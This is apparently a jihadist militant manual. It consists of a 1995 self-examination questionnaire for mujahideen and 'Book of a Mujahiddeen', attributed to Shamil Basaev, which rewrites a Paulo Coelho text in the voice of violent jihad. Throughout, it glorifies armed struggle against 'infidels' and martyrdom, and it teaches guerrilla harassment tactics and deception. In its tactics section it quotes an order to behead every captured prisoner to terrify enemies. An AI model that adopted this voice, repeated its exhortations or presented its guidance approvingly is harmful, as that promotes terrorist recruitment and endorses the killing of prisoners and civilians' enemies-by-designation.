As the success and failure depends solely upon the obedience of the Ameer, then during the selection of the Ameer, great effort and care ought to be exercised. Only a distinguished, learned, religious, and healthy person ought to be selected as the Ameer. The Ameer ought to be courageous enough to withstand this heavy burden and has not expressed previously any desire and ambition for such a position. And when somebody who fits the above mentioned criteria is selected, then he ought to be obeyed in full, providing his commands do not run contrary to the Revered Sharee'ah.

THE MIRROR OF A MUJAHID

We are presenting a questionnaire in the following passage. Every Mujahid must reflect in the light of these questions, his own personality and determine the extent of his adherence to the true Mujahid's image. If he detects any shortcomings then he ought to correct it.

THE QUESTIONNAIRE

Q 1 – Is my Imaan in accordance with لَآ اِلٰهَ اِلَّا اللهُ مُحَمَّدٌ رَّسُوْلُ اللهِ and upon the Aakhirah and upon the Resurrection and upon all the Revealed Scriptures of Allah ﷻ and upon all the Nabis (Prophets A.S) and upon all the Angels and upon the Taqdeer is complete? And do I believe in them with the depth of my heart and with full conviction?

Q 2 - Is my heart excessively attached to worldly pleasures and luxuries or do I have a longing for the Shahadat (Martyrdom for Allah)?

Q 3 - Is Jihad compulsory? If it is, then what steps have I taken to fulfill this compulsory obligation?

Q 4 – Have I recited the Holy Quran word by word with the correct pronunciation? And have I corrected my Salah (prayer) by reciting it to someone learned?

Q 5 – Have I learnt the fundamentals of Islam and essential commandments of the Deen and the Halaal and the Haraam?

Q 6 – Have I completed the training for Jihad?

Q 7 – Does my life conform to the Revered Sunnah of Allah's Last Rasool ﷺ or are there any shortcomings?

Q 8 – To what extent do I possess the quality of obeying the Ameer?

Q 9 – Am I aware of the problems faced by the Muslim Ummah throughout the world? And what are my responsibilities for solving these problems?

Q 10- What are my intentions and determinations to save Islam and the Muslims?

Every Mujahid ought to ask these questions to himself and then obtain the answers from his heart and in the light of these answers, he ought to construct and develop his perception and his personality.

وَ صَلَّى اللهُ تَعَالٰى عَلٰى خَيْرِ خَلْقِهٖ سَيِّدِنَا مُحَمَّدٍ وَّاٰلِهٖ وَ أَصْحَابِهٖ أَجْمَعِيْنَ

6th Jumadil Ula 1416 HIJRI.
13th October 1995.
Wednesday night.



BOOK OF A MUJAHIDDEEN

by Abdallah Shamil Abu Idris
(Shamil Basaev)

IN THE NAME OF ALLAH, MOST COMPASSIONATE,
MOST MERCIFUL PRAISE GOD, THE LORD OF THE WORLDS,
WHO CREATED US MUSLIMS AND WHO BLESSED US WITH JIHAD ON HIS STRAIGHT WAY!

PEACE AND BLESSING BE TO PROPHET MUHAMMAD, TO HIS FAMILY, TO HIS DISCIPLES AND TO ALL OF THOSE WHO FOLLOW THE STRAIGHT WAY UNTIL THE DAY OF JUDGMENT!

And then:

If something from what I wrote does not correspond with the Koran and the Sunnah of the Prophet (peace be upon him), then I renounce it and I ask Allah to forgive me my transgressions due to my ignorance.

And then:

One Mujahid is a Warrior on battlefield
In spite of all Russian stories, And may Allah bless
you
To live and to die free!

In late March of last year I had two weeks of free time, when I got a hold of “Mujahid of the Light: A Manual” by Paulo Coelho and a computer. I wanted to derive benefits for the Mujahiddeen (Resistance Fighters) from this book and I this is why I rewrote most of it, removed some excesses and strengthened all of it with verses (ayats), hadiths and stories from the lives of the disciples.

I wrote it while exclusively hoping for mercy of Allah, for the benefit that the Mujahiddeen will derive from it for themselves and for the Jihad.

AND NO ONE BUT ALLAH HAS THE MIGHT AND THE POWER! GOD IS GREAT! (ALLAHU AKBAR!)

March, 2004

JIHAD

Almighty Allah says: “Fighting is enjoined on you, and is an object of dislike to you; and it may be that you dislike a thing while it is good for you, and it may be that you love a thing while it is evil for you, and Allah knows, while you do not know.” **(The Cow, 216)**

Jihad is spending power and energy in the war on the Way of Allah against the infidels, with the intention to exalt the word of Allah with direct participation or financial support, or with treating the wounded, or with food supplies, or with an idea…

Almighty Allah says in the Holy Koran: “Surely Allah has bought of the believers their persons and their property for this, that they shall have the garden (the Paradise); they fight in Allah's way” **(The Immunity, 111)**

Prophet (peace be upon him) said, “Indeed, fight on the way of Allah, in the morning and in the evening, is better than this world along with everything that it has!” (Bukhari and Muslim)

MUJAHID

It is one who takes active part in Jihad with his property and his soul for Allah, the Lord of the Worlds, and who is capable of comprehending the miracle of life and to fight till the end for what he believes in… A Mujahid ardently desires to receive the reward from Allah for fulfillment of Jihad, which is the most important religious duty of a Muslim.

Allah says: “Go forth light and heavy, and strive hard in Allah's way with your property and your persons; this is better for you, if you know.” **(The Immunity, 41)**

Prophet said: *“A Mujahid (Mujahid) is one who fights against his passions”* **(At-Tirmizi and Ahmad)**

A Mujahid sticks to monotheism and renounces polytheism, He sticks to the Truth and renounces the lies,
He sticks to justice and renounces injustice and oppression, He sticks to honesty and renounces treason,
He sticks to faithfulness and renounces guile,
He obeys his parents and renounces disobedience to them. He maintains relations with his kin and does not sever them,
He maintains good-neighborly relations and does no harm to his neighbors. A Mujahid clings to any good manners and rejects any vileness.

A Mujahid is looking closely into a child’s eyes, for they are the ones that get to see the world without sorrows. When a Mujahid wants to know whether someone beside him is trustworthy, he tries to see it with eyes of a child. He never loses sight of what is being created or centuries to come, and he remembers how firm these bonds are and how powerless the time is before them.

A Mujahid can tell the temporal from the final.

Any Mujahid already had to experience fear before a battle. Any Mujahid already had to be lying and betraying in the past. Any Mujahid already had to be plodding along his own way.

Any Mujahid already had to be racked out of mere trifles.
Any Mujahid already had to be coming to the conclusion that he was not a Mujahid. Any Mujahid already had to give up his spiritual duty.
Any Mujahid already had to be saying "yes" when he wanted to say "no".
Any Mujahid already had to hurt and inflict wounds on those whom he loved.

This is why he has the right to be called a Mujahid, a Mujahid, because he went through all of it and he has not lost hope to become better than what he was before.

A Mujahid knows that enemies exist in order to test his Faith (Iman), his courage, his perseverance, his ability to make decisions, and his patience. The enemies are making him fight for the sake of fulfilling his duty before Almighty Allah.

1. KINDNESS

Almighty Allah says: *"and whatever good you do, Allah surely knows it."* **(The Cow, 215)**

Prophet (peace be upon him) said, *"Indeed, Allah is kind, He likes kindness and for kindness he gives what he does not give for severity or for anything else."* **(Muslim)**

A Mujahid remembers kindness.

Angels help him in a battle; heavenly powers put everything where it belongs thus giving him the opportunity to make the best of himself.

Angel Gabriel (Jabrail) said to the Prophet (peace be upon him): "Muhammad, live for as long as you wish, -- you are mortal anyway; love whomever you wish – you will part with him anyway; do whatever you wish – you will receive your reward for it anyway."

"Lucky him!" his companions are saying. And at times a Mujahid manages to do something way above the human power. And therefore he kneels down and thanks Allah for Mercy and Help that was given to him. But a Mujahid's gratitude goes beyond just the spiritual sphere; he never forgets his friends, for they together were shedding blood on the battlefield. A Mujahid needs not be reminded of help that was given by others; he himself always remembers it and shares rewards with them.

Allah says: *"So, he who has done an atom's weight of good shall see it"* **(The Quaking, 7)**

2. LEARNING

A Mujahid is always learning.

Almighty Allah says in the Koran: *"and say: O my Lord! Increase me in knowledge."* (**Ta Ha, 114)**

A Mujahid is always striving for perfection.

Each blow that he deals to the enemy has centuries of wisdom and thought behind it. Each blow must contain power and swiftness of all Mujahids of the past, who are still continuing to be blessing the

battle to this day. Each motion that he makes honors the motions that the preceding generations were trying to pass to the present ones through the Tradition.

A student says to his teacher: "When I bend the bow, the moment comes when it becomes clear: if I don't let the bowstring go, I will lose the resolve."
The preceptor answers: "So long as you don't stop bringing the moment of the shot closer inside your mind, you will never master the skill of archery. Sometimes a slip can be explained with the archer's excessive zeal and unnecessary ardor."

Prophet (peace be upon him) said, *"A person, who was asked about knowledge but who concealed it, will be bridled with a fiery rein on the Day of Resurrection"* **(At-Tirmizi)**

A Mujahid takes lessons from the disciples (askhabs), who were using their every step and their every move to the detriment of the enemy and to the good of the Muslims.

A vivid example for a Mujahid is the deed of Jafar Ibn Abu Talib in the Battle of Mutah. As soon as a fierce battle started, the leader of the Mujahiddeen (Fighters), Zaid Ibn Harisa died a courageous death facing the enemy. Jafar Ibn Abu Talib jumped off his horse right away, cut the tendons on the horse's legs so that the enemy could not use it, and picked up the Leader's (Amir's) banner in his "winged" hands.

A Mujahid is perfecting the beauty of his strikes.

Every time a Mujahid has to unsheathe his weapon, he puts it to use.

Inscriptions on Chechen daggers say: "Do not unsheathe with no need, do not sheathe without a deed."

With weapons can he make the way, give someone his help or ward off an impending danger – but a weapon is capricious and it does not like to be unsheathed without a reason.

And this is why a Mujahid never resorts to threats. He may attack, he may defend himself, or he may run away – all of these are actually parts of a battle. But bragging about a weapon beforehand means to waste the power, which has nothing to do with battle.

A Mujahid is always careful about motions of his weapon. He doesn't forget for a single moment that his weapon is also watching every move that he makes.

For the weapon is created not to accompany speeches, A Mujahid is always open to learn something new.
The Most High says: *"those of His servants only who are possessed of knowledge fear Allah"*
(The Creator, 28)

3. EXPERIENCE

Prophet (peace be upon him) said, *"A believer will not be stung twice from the same burrow."*
(Bukhari and Muslim)

The experience gained in a battle strengthens the Mujahid's spirit!

A Mujahid counts not only on his own power, but he also uses the energy of his adversary. He engages in a combat armed only with inspiration and art to deal and parry blows, while using the techniques of warfare that

he was learning for a long time. But later on he realizes that inspiration or skill are not enough for victory – experience is necessary as well.

And then he asks Allah to make him understand and to inspire him so that each attack that the adversary makes would teach him a new lesson in the science of defense.
"He is full of prejudice," his companions say. – "He stops fighting and starts praying, and that's exactly what the enemy is waiting for." The Mujahid remains deaf to the sarcastic words, for he knows that any training is wasted without inspiration and experience. The Mujahid does not repeat the mistakes of the past, and he risks his heart only for the sake of what is worth the risk.

The Mujahid knows that you can't consider anybody a fool and that the life will teach anyone: as long as there is enough time required.

The Mujahid knows that some moments tend to repeat. He often encounters difficulties that he had to overcome before, and he ends up in difficult situation, from where he already had to get out with honor, and it makes his spirit embarrassed: it seems to him that everything is repeating and that he makes no headway and has no power to move on.

"I was already going through this," he complains to his heart.

"Yes you were," his heart replies – "But you never went through it completely."

And that's when the Mujahid realizes that Allah is testing him on His Straight Way and sending him the repetition of experience with the only purpose: to teach him what he was unwilling to learn in the first place.

4. STRATAGEM

"War is a stratagem!" Prophet Muhammad (peace be upon him) said.

A Mujahid remembers the words said by Umar Ibn Al-Khattab, which were said to Saad Ibn Abu Waqqas: "I am ordering you and your Mujahids to always be upright because truthfulness is the best weapon against the enemy and the best stratagem in a war."

A Mujahid will never go for guile. Yet he can make the enemy confused and misled. However strong the desire of victory may overwhelm him, still, to achieve the desired goal he does not disdain to play a game, and this is where he becomes a strategist. When he feels that he runs out of power, he makes the enemy think that he is just in no hurry to go anywhere. When he is going to attack the right flank, he brings his troops towards the left flank. When he is about to engage in a battle immediately, he pretends that drowsiness came over him and that he is about to go to sleep. "Look how low his morale fell," his friends are saying. But the Mujahid pays no heed to
their remarks, for even his friends will not have to partake of the stratagems and tricks that he uses in battle.

A Mujahid knows what he wants.

5. STRATEGY

The Most High says*: "Allah will exalt those of you who believe, and those who are given knowledge, in high degrees"* **(She Who Pleaded, 11)**

At times a Mujahid is like streaming water that flows around obstacles that are getting in its way. Sometimes it happens that resistance leads to inevitable death, and then the Mujahid adapts himself to the circumstances. Without complaining or whining he follows the rocky path winding along the mountain gorges. And his power is akin to water, for so far no one has been able to crush the water with hammer or pierce the water with a knife. The mightiest sword on earth is incapable of leaving a scar on its surface. Waters of a river adapt themselves to possibilities and features that they get to meet on their way, but they always remember about their main goal: the sea. The weakest stream gains power little by little from meeting with other rivers. And the
moment arrives when the might of the water becomes insuperable.

Abu Bakr said to Yazid Ibn Abu-Sufyan: "…I appointed you as a commander, in order to test you; if you handle your job well, I will appoint you to your previous spot and promote you even further; but if you cannot handle it, I will relieve you of your duties. Be god-fearing, because Allah sees your inner self, just as He sees you outward appearance. He that approaches Allah with his deeds is the closest to Allah."

"I appointed you to Khalid's place, so leave your Jahili arrogance behind, because Allah hates it as He hates the arrogant ones. When you come to your troops, treat them well. Start doing good and promise it to them. When you give advices, speak briefly because where there are many words, one word makes you forget another word that you said. Improve yourself and the people will improve for you. Make sure you read prayers (Namaz) on time, with full Rukus (*done by bending forwards with your hands on your knees, but keeping the back straight*) and Sujuds (pr*ostrating yourself by kneeling, with your forehead, nose, hands, knees, and toes all on the ground*), and with the fear of God. If ambassadors of the adversary come to you, respect them,
but don't let them stay too long: so that when they leave your army camp, they may know nothing. If they stay longer, they will find out your weaknesses and your secrets. Show them the army's stronger side. Do not let any other ones from your circle talk to them, only you do the talking."

"When you give advices, be candid. At nights stay up among your companions, and you will find out a lot, and veil will open up before you. Increase the number of sentries and arrange them across the camp. Come to them suddenly. If you find somebody sleeping during the night watch, teach him a good lesson, punish him, but not too severely. Do not be afraid of punishing the ones who were found guilty. But do not be in haste when doing this. Do not leave the Mujahids without control, otherwise they will get spoiled. And do not spy on them, or else you will dishonor them. Do not announce people's faults. Make sure you are fine with their appearance. Do not sit with idlers, but sit with faithful and trusted men. Do not be a coward, or else the men will get cowardly
too. Do not steal from the spoils of war, for it brings the need nearer and moves the victory farther away. If you find people devoted to prayers, leave them and let them do what they are doing."

Umar compensated the insufficient number of troops with the power of their commander. A Mujahid must be both patient and swift at the same time.
Wise men say: "In accordance with the situation that you are in, concentrate or dissipate your energy."

Every time the Prophet (peace be upon him) was setting out for a military march, he would always make a secret of the time and direction in order to conceal the purpose of the march from the enemy.

There are two strategic mistakes: to hurry and to set out early than when the right moment comes, or linger and miss the moment. So, in order to avoid either one of these things, the Mujahid considers each case as the only one of its kind and never uses any common formulas and ready-to-use recipes.

Amr Ben Al-As said: “I have never got involved in a case without studying the ways of withdrawal beforehand. But once I would get involved, I would never rush to run away headlong.”

This is what a Chinese sage says about strategy:

“Make your enemy believe that he will not achieve much by attacking you, and thus you will weaken his militant ardor.”
“If you see that the odds are in the enemy’s favor, do not feel ashamed to leave the battlefield to him, for it is not the outcome of any individual battle that counts, but it is the final outcome of the war that matters.”

“If you have enough power, cast your false shame aside and pretend to be weak: it will make the enemy lose caution and attack you without waiting for the right moment to come.”

“The skill to catch the adversary by surprise is a prerequisite of victory in war.”

And here are the five rules of combat formulated by another Chinese sage Juang Chi three thousand years ago:

“Faith: before engaging in a battle, you must believe what you’re doing it for.”

“Companion: learn to choose companions and fight shoulder to shoulder with them, for no one can with a war all alone.”

“Time: a true Mujahid remembers that a combat in the winter is different from a combat in the summer. When engaging in a combat, he always chooses the right moment.”

“Space: you cannot fight in the mountains the same way you are fighting on a plain. Evaluate everything around you and choose the best way to fight.”

“Strategy: the best Mujahid is one who can foresee and prepare the course of the battle.”

6. SHORTCOMINGS

Allah says: “Ask protection for your fault and for the believing men and the believing women.” (**Muhammad, 19)**

A Mujahid had to meet many people who would try to show their bad side as soon as they got a chance. It is their inner powerlessness that they are hiding behind their belligerent vigor; they hide their fear of loneliness behind their mask of independence. They do not believe in their own abilities, but at every corner they shout about their virtues and their values.

A Mujahid sees these traits in many men and women whom he had to know. But he never falls for delusion and never trusts the first impression. But if they want to get him stunned or interested,

he persistently keeps silence. He constantly uses any chance he can get to fix his shortcomings, for he sees himself in other people, like in a mirror.

Allah says: “Surely Allah does not change the condition of a people until they change their own condition” **(The Thunder, 11)**

7. CONFRONTATION

Almighty Allah says: *“therefore vie with each other in good works”* **(The Cow, 148)**

Prophet (peace be upon him) said: *“…and Allah will be helping His servant for as long as he helps his brother.”*

He that protects his friends will not tremble before the storms of this reality and will always find power inside himself to overcome hardships and move on.

At times a Mujahid opposes those whom he loves.

He looks around and recognizes his brothers. He looks back and determines who his adversaries are. He is relentless towards treason but he never takes revenge, he only removes traitors from his own life and does not fight against them any more than he has to.

A Mujahid knows what his capabilities are. He has no need to be bragging about his talents and his virtues. A Mujahid does not spend his days trying to perform the role that somebody else assigned to him.

A Mujahid does not make any efforts to look like something. He is what he is!

For a Mujahid there are no such concepts as “better” or “worse”, for everyone in his eyes is gifted enough to follow the Straight Way. But there are people who are not satisfied with it. They are trying to hurt him or to insult him, to provoke an argument or to do anything to make him mad.
And in such moments the heart tells the Mujahid: “Cast the insult aside, it will not increase your abilities. You will only waste your energy.”

A Mujahid doesn’t waste his time when responding to the challenge, for he knows that what was prescribed by the Most High has to be fulfilled.

8. TACTICS

Almighty Allah says: *“And say: Work; so Allah will see your work”* **(The Immunity, 105)**

Before engaging in a battle, upon which many things depend, a Mujahid asks himself: “But what would I do if I had to fight with my own self? How well have I managed to develop mastery and swiftness in myself?” And thus he determines his own weak spots. He knows that he learned at least something from each one of his prior battles. Yet at the same time the lessons that he learned made the Mujahid suffer more than he had to.

When the hour of the battle approaches, the Mujahid tries to be ready for any unexpected thing. He always tries to strike the enemy first and thus impose his own plan of the battle on the enemy. When the enemy outnumbers, both in power and in means, the Mujahid uses the tactics of his glorious ancestors: "the bee tactics". Just like bees, the Mujahiddeen constantly circle around the enemy and dealing weak yet multiple and regular blows to any spot that there is available. The enemy thus gets worn out and the number develops into quality.

Umar Ibn Al-Khattab said to Saad Ibn Abu Waqqas:

"I am ordering you and your men to be more afraid of their own sins rather than being afraid of the enemy. Because the sins of the troops are much more dangerous than their enemy is. Muslims win because of the enemy's sinfulness before Allah. If this were not so, we would not have been able to defeat them, since our number is lesser than theirs and our weapons are not like the ones that they have. If we will be equal with them in sins, they will overpower us. But we are winning with our dignity, but not with our power."

"Know that angels of Allah will always be with you in your march; they know what you are doing. Feel ashamed before them. Do not commit sins when being on the way of Allah. Do not be saying, 'Our enemy is worse than we are, they will not overpower us'. Sometimes one nation rules over another nation, which is a worse nation, just like the Hebrews were being ruled by heathens when they were evoking the wrath of Allah."

"Ask Allah for help against your whims the same way you are asking for victory over enemies. Treat Muslims in your marches gently. Give one day of rest each week. Stay as far as you can from villages where agreements were signed and where Zimmii (*people of other beliefs who are under Muslim rule and who have an agreement with Muslims*) are living. Do not let anybody in there except the most trusted ones, except the religious people. In order to defeat the enemy, do not allow any injustice towards the people whom the agreements were signed with. When you enter the enemy's land, send your reconnaissance men in order to have the information. Keep some of the locals with you, the ones who are loyal to you and the ones you trust. Because liars are useless, even though sometimes they tell the truth. A deceiver spies to your detriment, but not to your benefit."

"Send advanced detachments more often. Choose the smartest and the most tested ones for such detachments. Give them the best horses. When choosing, do not be guided by your own sympathies; do not be sending detachments and groups in the places that are obviously dangerous. Get to know the terrain and get to know the locals. When you see the enemy, assemble all troops, detachments and groups. Muster up all your strength, do not start the contact battle until you have to go for it. When you see the enemy's weakness, strike there. Treat the enemies the same way they are treating you. Guard your army thoroughly, be careful of attacks done by night. Do not let a prisoner go without cutting his head off, so that the enemies of Allah and your enemies could be afraid. Allah protects you and those who are with you. Allah is the One Who gives victory over the enemy and the One Whom you ask for help."

A Mujahid knows that it is impossible to be living in a state of total relaxation or total tension. He is like an archer, who has to bend his bow. He sees that the horse strains all of its muscles when overcoming the hurdles. But he can tell the tension from purposeless bustling and he would never get the two things confused.

He knows that a fallow-deer is strong with its legs, and a seagull's strength is in how sharp- sighted it is when detecting a fish and how keen it is to get the fish out of the water. The Mujahid knows that a

tiger is not afraid of a hyena, for a tiger is confident of its power. And then the Mujahid tries to comprehend what he can be counting on. And he checks his ammunition, which consists of three things: faith in Allah, hope for His mercy, and love for Islam. If all three things are there, then the Mujahid goes on and continues on his way.

After all, the Most High says in the Holy Koran: *"And helping the believers is ever incumbent on Us."* **(The Romans, 47)**

9. PERSISTENCE

The Most High says: *"And most certainly We will try you until We have known those among you who exert themselves hard, and the patient, and made your case manifest."* **(Muhammad, 31)**

A Mujahid honors the main postulate of *I Ching*: "Persistence is wholesome".

He knows that stubbornness has nothing to do with persistence. For times come when battles that last longer than normal wear out your power and reduce your inspiration. And that's when the Mujahid changes his tactics. He understands that his ability to resist is just about to run out, so he withdraws from the battle and takes a breather. He is persistent in fulfilling his will, he can improve a favorable moment and then he can start a new offensive. A Mujahid always returns to battle not because he is stubborn.
A Mujahid always recalls these words: "There was a time when I was hearing out the stories about somebody's bravery. There was a time when I was just living: just because I had to be living. And now I am living because I'm a Mujahid and because one day I want to appear before the One for Whom I was fighting for so long."

10. SUFFERING

Almighty Allah says: *"And among people there are those who are ready to sell themselves just to please Allah; and Allah is full of compassion towards His servants."*

Prophet (peace be upon him) said: *"Whatever befalls a Muslim, whether it is weariness, a lingering illness, anxiety, sadness, grief (or) even if he gets stung by a thorn, Allah will certainly forgive him some of his sins for that."* **(Bukhari and Muslim)**

Mujahids are trying not to make the radiance in the eyes fade away. They are living in this world, they are not shunning other people, they start on their journey with an open heart. Quite often they get overwhelmed by fear. Not always do they do a right thing. At times they suffer because of trifles, at times they are small-minded and vain, and at times they think that they cannot grow. Quite often they are assured that they are not worthy of grace or miracle. Not always are they self-confident. They spend sleepless nights and suffer from having done something wrong.

But Mujahids always seek calmness and strength in prayer.

Once a Mujahid experiences injustice that was done to him, he tries to remain alone, so that nobody sees him suffer. It is both good and bad. For one thing is when you let your heart heal the inflicted wounds by itself. And another thing is spending the whole day in deep reflections and being afraid to show your weakness to everybody else.

But when such a thing happens, the Mujahid isolates himself in silence and does not waste his energy on words, for words may be of no help. It is a lot better to save your energy for the Resistance, to arm yourself with patience and keep in mind that Allah sees that you are suffering unjustly and thus he puts you to the test.

A Mujahid says: "O Allah, Thou seest everything! Everything is for Thy sake! And my reward is with Thee!"

And Allah gives the Mujahid what he needs most: time, and sooner or later everything will turn to his benefit if he shows patience.

Prophet (peace be upon him) said: *"Fear a prayer of an offended one because there is no barrier between it and Allah."* A Mujahid is familiar with despair.

Sometimes it seems to him that he has no power to awaken the desirable feeling of inspiration in his soul. Throughout many days and nights he has to abide in a depressed state, and none of the new events can ever return his prior inspiration to him.

"His fight is over with," his friends say.

The Mujahid is hurt and ashamed when hearing such words, for he knows that he has not reached the goal that he has been striving for. He is persistent and he does not stop halfway. At such moments he addresses to the Most High in prayers and a new door opens up before him when he least expects it.

The Mujahid is being advised: "Don't raise a storm in a teacup."

He is not inclined to exaggerating the difficulties and he always tries to maintain the calmness needed. But he never starts evaluating the measure of someone else's suffering.

Some trifling thing of no importance to him whatsoever may act as a fuse, and the despair that has been accumulating in the soul of his brother may break out and blow up. The Mujahid respects suffering of his loved ones and does not compare it to his own grief.

Each person has his own cup of woe.

11. HARDSHIPS

Allah says: *"And We will most certainly try you with somewhat of fear and hunger and loss of property and lives and fruits; but give good news to the patient"* **(The Cow, 155)**

At times a Mujahid has no place to sleep, nothing to eat, not enough weapons and ammunition. At times he is overcome with illnesses and there is no medical assistance. "That's all right," he figures – " It's a part of my job. Nobody was making me go this way. This is the decision that I made." These words contain his entire might: he chose his Way, and for him there is nothing to be whining about and nobody to complain to.

Prophet (peace be upon him) said: *"Whomever Allah wishes good, them He puts to the tests."* **(Bukhari)**

A Mujahid admires the steadfastness that the Prophet's aunt, Safia, had. She was the first out of 8 Muslim women who killed the enemy for the defense of Islam.

During the Battle of Uhud she was fighting desperately while defending the Prophet (peace be upon him), and after the battle she discovered her brother Hamza with his belly ripped up, his liver torn out, his nose cut off, his ears chopped off and his face terribly disfigured, and she said:

"All of it is in the name of Allah, and I am happy with the destiny prepared for him by Allah. I swear to Allah, I will be steadfast and may Allah grant him the proper reward."

12. WISDOM

Allah says: *"Call to the way of your Lord with wisdom and goodly exhortation…"* **(The Bee, 125)**

Prophet (peace be upon him) said: *"A wise one is he that requires an account from his soul and does (righteous) works for what will be in the hereafter. A weak one is he that allows his soul to be guided by its passions, while hoping for Allah."* **(At-Tirmizi)**

A Mujahid learned long time ago that Allah sends loneliness in order to teach a person the art of communal life.

Allah uses anger to show the endless value of the world, and He uses boredom so that the importance of risk and selflessness could become clearer.

Allah uses silence to suggest how responsible each word has to be. Tiredness is for making the delight of cheerfulness be manifested. Infirmity is for us to realize the delight of health fuller.
With fire Allah gives us the idea of water. With earth He teaches us what air is. And with death Allah shows us how important the life is.

A Mujahid will not waste his time to criticize decisions made by others. The important things will stay and the useless things will vanish.
To believe in your Way, there is no need to be proving that someone else chose a wrong way for himself.

Chinese philosopher Lao-Tse said: "The way of the Mujahid includes respect towards anything small and fragile. Always try to catch the moment when you should take proper steps. Even if you already mastered the art of archery, still watch closely how you put the arrow and bend the bow. In the final analysis, a novice who firmly realizes what his needs are ends up being wiser than an absent-minded sage. Concentrating love within yourself means happiness; concentrating hatred entails upheavals. He who could not discern a difficulty leaves the door open and thereby gives rise to disasters. A battle has nothing to do with a brawl!"

Implanted habit cannot be determining any important steps.

A Mujahid remembers the words uttered by another sage: "Consequences of the actions that we take are stunning to cowards yet to wise men they are like rays of light."

"The world is like a chessboard. The pieces are our everyday deeds; the rules of the game are so-called laws of nature. We cannot see the One Whom we are playing with, but we do know: He is just, patient and honest."

A Mujahid is enjoined to comply with the agreement signed with Allah in full. He knows that God will not omit a single mistake made by those whom He loves, and will not let the ones whom He preferred to be pretending not to be aware of the rules of that agreement.

A Mujahid is wise and therefore he never keeps talking on and on about his defeats.

13. RISK

The Most High says: "*Had it been a near advantage and a short journey, they would certainly have followed you, but the tedious journey was too long for them; and they swear by Allah: If we had been able, we would certainly have gone forth with you; (by committing a perjury) they cause their own souls to perish, and Allah knows that they are (lying) most surely*" **(The Immunity, 42)**

A Mujahid studies with careful thoroughness what he is going to attack. However hard the way to the goal could be, there are always the tricks and ways to overcome obstacles. A Mujahid does not look for any roundabout roads. He sharpens his sword and tries to make his soul get filled with steadfastness, which you can't be fighting a worthy battle without. But once he starts moving along the way, he realizes that there are hardships and obstacles that he did not take any notice of.

If he decides to wait for a right moment to come, he will never start moving forward; a little bit of madness is needed to make your first step. A Mujahid can put this madness at his service.

For it's impossible to foresee everything at once, especially during a war.

14. PERSEVERANCE

Allah says: *"Of the believers are men who are true to the covenant which they made with Allah: so of them is he who accomplished his vow, and of them is he who yet waits, and they have not changed in the least"* **(The Clans, 23)**

A Mujahid knows his weaknesses and he knows what he is gifted with. Others may complain:
"We had no opportunity". They may be right, but a Mujahid will never let himself get torpid for that reason, no way, he will strain his every nerve and his every gift that he has.

A Mujahid remembers the words of one disciple, who said these words before the Battle of
Mutah, where there were only 3 thousand Muslims and 200 thousand infidels (Kafirs):

"I swear to Allah, o people, we are fighting not without numbers or our strength, but we are fighting with our faith. So go ye forward for the sake of what you set out on this march for. Allah provided you with success in any of the two possible outcomes: either victory or death on the battlefield for the faith."

There are no abstract ideas existing for a Mujahid.

Everything is material and definite, and everything commands respect to him. A Mujahid is not sitting still chilling at his home and observing what is going on in the world from the outside. No, he accepts all challenges from the world and in them he sees an opportunity for his own transformation.

Some of his companions might have been complaining all lifelong about having no choice, or they might have been discussing the decisions made by others.

A Mujahid transforms his thought into action.

At times a Mujahid happens to pick his goal incorrectly, and then, without complaining and murmuring, he pays for the mistake that he made. At times he happens to go astray, and then he wanders around on and on before he gets back on the path that was leading him at the beginning.

But a Mujahid never deviates from the chosen path.

15. RESOLVE

Allah says: *"so when you have decided, then place your trust in Allah"* **(Family of Imran, 159)**

A Mujahid never changes his mind on the decisions that he makes.

Before getting down to the actions, he gets into long reflections and evaluates the level of his readiness, the measure of his responsibility and his duty before the others. While trying to maintain his composure, he thoroughly researches his every step, the way as if everything depends on him. And he performs the Sunnah: a prayer (Namaz) with two Rakats (*sets of prayers*), asking Allah for guidance. But at the moment when the decision is made, the Mujahid starts moving ahead without looking back: he has no doubts that the choice that he made is correct, and even if the circumstances happen to be different from what he was anticipating, the Mujahid never deviates from the chosen path, while relying on the help from Allah. And if the decision was correct, he wins a victory in the battle, even if the battle is longer than he thought it would be. But if the decision was erroneous, he will suffer defeat and will have to start it all over again, but this time he will be fully armed with his bad experience after trying it the hard way. But his reward will be according to his intentions.

A Mujahid is like a rock.

When he is in a plain, everything around him is full of harmony, and he remains unflinching. People may erect their dwellings in his shadow that renders protection from any destructive storms.
And if he happens to stand on a slope or on a hill, and everything around him enjoys no balance or respect, that's when he will show his might and assault the enemy who tries to disturb the peace. At such moments a Mujahid is destructive and lethal and no one is able to hold him.

And a graphic example for the Mujahid is the deed done by over four hundred disciples, who swore by death at the hardest moment of the battle with the heathens of Musailima. It was when Sabeet put the balm for the dead all over his body, wrapped himself in a shroud and announced before everybody:

"O Muslims! This is not the way we were fighting during the times of the Messenger of Allah! It's sad for me to see how you made your enemies get used to attacking you so fearlessly… It is also sad for me to see how you got used to suffer defeat from them…"

Sabeet lifted up his eyes to the sky and called out: "O Allah, indeed I have nothing to do with what these heathens came here with (Musailima and his accomplices). Indeed, I have nothing to do with what these (arguing Muslims) are doing."

Then, like an enraged lion, he pounced on the enemy shoulder to shoulder with his best companions: Al-Baraa Ibn Malik, Zaid Ibn Al-Khattab, Salim Maulayya and many others from among the first Muslims. And they won that battle.

This is why a Mujahid never asks anybody for a permission to strike with his sword, he just takes the sword in his hand. The same way he will never waste his time to explain his actions: he is faithful to what has been predetermined by God and he is responsible for what he is doing.

Allah says: "*And whoever is patient and forgiving, these most surely are actions due to courage.*" **(The Counsel, 43)**

A Mujahid thinks about both war and peace all at the same time and he can act in accordance with the circumstances.

Once he started a Jihad, a Mujahid goes to the very end. His motto is VICTORY OR PARADISE!

16. FRIENDSHIP

The Most High says: *"The believers are but brethren"* **(The Chambers, 10)**

Prophet (peace be upon him) said: *"One who defends the honor of his brother, Allah will defend his face from Fire on the Day of Resurrection."* **(At-Tirmizi)**

A Mujahid knows that the best tutors are his brothers, with whom he comes out on a battlefield. When a Mujahid needs help, first of all he tries to understand the way his friends act in difficult circumstances: whether they do something or nothing. While searching for inspiration, he reads the lips of a person standing next to him and listens to the words that his guardian angel is whispering to him.

When tired or lonely, he does not get carried away in his thoughts to men or women who are far away, but he looks for those near him and with them he shares his longing and seeks understanding from them without suffering consciousness of his guilt, and he derives pleasure from it.

At times, while sitting at a campfire, the Mujahids (Mujahiddeen) hurl accusations against one another, yet they spend the night in one tent and leave their past offences behind.
Time after time they have a novice among them. Since he has no common history with them, he shows only his gifts and capabilities, from which some look at him as if he were a teacher.

However, a Mujahid never compares a newcomer to his old companions-in-arms. "Welcome!" he says to him, but he will start trusting him only after he knows not just about his strength but about his weaknesses as well.

